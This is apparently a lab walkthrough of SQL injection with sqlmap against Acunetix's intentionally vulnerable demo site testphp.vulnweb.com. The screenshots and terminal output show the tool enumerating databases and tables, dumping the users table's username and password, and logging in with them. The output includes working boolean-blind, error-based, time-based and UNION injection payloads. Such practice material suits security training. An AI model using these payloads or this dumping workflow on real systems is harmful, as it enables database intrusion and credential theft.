


SQL injection with SQLMapon testphp.vulnweb.com

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/artists.php?artist=1`. The page features the Acunetix logo and a navigation menu with links like [home](#), [categories](#), [artists](#), [disclaimer](#), [your cart](#), [guestbook](#), and [AJAX Demo](#). A search bar is present with the text "search art" and a "go" button. The main content area displays the artist profile for "artist: r4w8173", which includes two paragraphs of Lorem Ipsum text. Below the text are links for "view pictures of the artist" and "comment on this artist". A footer section contains links for "About Us", "Privacy Policy", and "Contact Us", along with a copyright notice for ©2019 Acunetix Ltd. A warning box at the bottom states: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more."

Using sqlmap with `-dbs` to Enumerate database

```
ptester@DESKTOP-0242PUC: ~  
(ptester@ DESKTOP-0242PUC)-[~]  
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs  
 {1.9.4#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 19:55:19 /2025-05-30/  
[19:55:19] [INFO] resuming back-end DBMS 'mysql'  
[19:55:20] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: artist (GET)  
  Type: boolean-based blind  
  Title: AND boolean-based blind - WHERE or HAVING clause  
  Payload: artist=1 AND 9033=9033  
  
  Type: error-based  
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)  
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7176717a71,(SELECT (ELT(9035=9035,1))),0x716b706b71),9035)  
  
  Type: time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
  Payload: artist=1 AND (SELECT 8362 FROM (SELECT(SLEEP(5)))PHZP)  
  
  Type: UNION query  
  Title: Generic UNION query (NULL) - 3 columns  
  Payload: artist=-7804 UNION ALL SELECT NULL,CONCAT(0x7176717a71,0x5151417644787a4c65576d44556f636641524c707646457645526f77617747505349597a44694f50,0x716b706b71),NULL-- --  
---  
[19:55:20] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: PHP 5.6.40, Nginx 1.19.0  
back-end DBMS: MySQL >= 5.6  
[19:55:20] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
[19:55:20] [INFO] fetched data logged to text files under '/home/ptester/.local/share/sqlmap/output/testphp.vulnweb.com'  
[*] ending @ 19:55:20 /2025-05-30/
```

Enumerate tables in acuart database with -tables

```
ptester@DESKTOP-0242PUC: ~
(ptester@DESKTOP-0242PUC)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 19:58:18 /2025-05-30/

[19:58:18] [INFO] resuming back-end DBMS 'mysql'
[19:58:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 9033=9033

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7176717a71,(SELECT (ELT(9035=9035,1))),0x716b706b71),9035)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8362 FROM (SELECT(SLEEP(5)))PHZP)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-7804 UNION ALL SELECT NULL,CONCAT(0x7176717a71,0x5151417644787a4c65576d44556f6366641524c707646457645526f77617747505349597a44694f50,0x716b706b71),NULL-- -

---
[19:58:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[19:58:20] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```

Enumerate further into the database and extract users with -columns

```

ptester@DESKTOP-O242PUC: ~
sible for any misuse or damage caused by this program

[*] starting @ 20:00:03 /2025-05-30/

[20:00:04] [INFO] resuming back-end DBMS 'mysql'
[20:00:05] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 9033=9033

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7176717a71,(SELECT (ELT(9035=9035,1))),0x716b706b71),9035)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8362 FROM (SELECT(SLEEP(5)))PHZP)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-7804 UNION ALL SELECT NULL,CONCAT(0x7176717a71,0x5151417644787a4c65576d44556f6366641524c707646457645
526f77617747505349597a44694f50,0x716b706b71),NULL-- -
---
[20:00:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[20:00:05] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+

[20:00:05] [INFO] fetched data logged to text files under '/home/ptester/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 20:00:05 /2025-05-30/

(ptester@DESKTOP-O242PUC)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns_

```

Extract info inside user name (uname) column with -dump

```
ptester@DESKTOP-0242PUC: ~
(ptester@DESKTOP-0242PUC)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:03:38 /2025-05-30/

[20:03:38] [INFO] resuming back-end DBMS 'mysql'
[20:03:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 9033=9033

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7176717a71,(SELECT (ELT(9035=9035,1))),0x716b706b71),9035)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8362 FROM (SELECT(SLEEP(5)))PHZP)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-7804 UNION ALL SELECT NULL,CONCAT(0x7176717a71,0x5151417644787a4c65576d44556f6366641524c707646457645526f77617747505349597a44694f50,0x716b706b71),NULL-- --
---
[20:03:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[20:03:38] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[20:03:38] [INFO] table 'acuart.users' dumped to CSV file '/home/ptester/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:03:38] [INFO] fetched data logged to text files under '/home/ptester/.local/share/sqlmap/output/testphp.vulnweb.com'
```

username 'test' extracted, now extract info from password column

```
ptester@DESKTOP-0242PUC: ~
(ptester@DESKTOP-0242PUC)-[~]
$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 20:04:23 /2025-05-30/

[20:04:23] [INFO] resuming back-end DBMS 'mysql'
[20:04:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 9033=9033


  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7176717a71,(SELECT (ELT(9035=9035,1))),0x716b706b71),9035)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 8362 FROM (SELECT(SLEEP(5)))PHZP)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-7804 UNION ALL SELECT NULL,CONCAT(0x7176717a71,0x5151417644787a4c65576d44556f6366641524c707646457645526f77617747505349597a44694f50,0x716b706b71),NULL-- --
---
[20:04:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[20:04:23] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[20:04:23] [INFO] table 'acuart.users' dumped to CSV file '/home/ptester/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:04:23] [INFO] fetched data logged to text files under '/home/ptester/.local/share/sqlmap/output/testphp.vulnweb.com'
```

Password 'test' extracted, test login in page



Login success

user info

testphp.vulnweb.com/userinfo.php

Not secure

testphp.vulnweb.com/userinfo.php

🔑

☆

▶▶


⚙️


☰

👤

...

🌈

 acunetix

 acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo


Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer



Clovis Esteve Aqui (test)

On this page you can visualize or edit you user information.

Name:

Clovis Esteve Aqui

Credit card number:

<

E-Mail:

email@email.com

Phone number:

2323345

Address:

21 street111f

update

You have 0 items in your cart. You visualize you cart [here](#).

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.